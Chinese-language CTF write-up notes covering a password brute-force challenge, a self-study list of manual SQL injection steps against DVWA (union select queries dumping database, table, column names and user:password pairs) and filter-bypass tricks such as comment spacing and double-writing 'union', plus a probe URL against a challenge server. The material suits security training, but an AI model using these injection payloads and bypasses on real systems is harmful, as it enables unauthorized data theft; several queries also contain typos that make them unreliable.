


细心wp：



访问url发现404，但这个404点特别，判断应该是访问到了服务器，可能robots.txt里有东西。





发现了resusl.php，访问一下




根据右下角提示可能是GET型爆破密码

Burpsuit盘它



爆出密码

访问得到flag



Sql手工注入自学笔记：

------AnMing--------

DVWA sql注入练习

级别：low

1.猜测字段：order by语句

2.曝出数据库名： union select database（）

3.曝出表名： union select table\_name from information,tables where table\_schema'数据库名'

4.曝出列名： union select table\_name from information,tables where table\_name'表名'

5.曝出字段： union select column\_name from information,columns where table\_name'表名'


6.曝出数据: union select concat(user,0x3a,password)

小结：语句可以用#或者--进行注释，concat 可以同时曝出多个数据，方便查看获取的信息

如果空格被过滤可以用+或/\*\*/来绕过。

特殊字符串被过滤可以通过双写，例如：uunionnion等来绕过

多次wp：




刚打开网页是这样的，略懵逼，看到?id=1猜测是注入，sqlmap直接跑，无果……  
老老实实手注

通过length判断过滤了哪些语句

Union,select,or,

http://123.206.87.240:9004/1ndex.php?id=1%27^length(%27union%27)%3E0%23

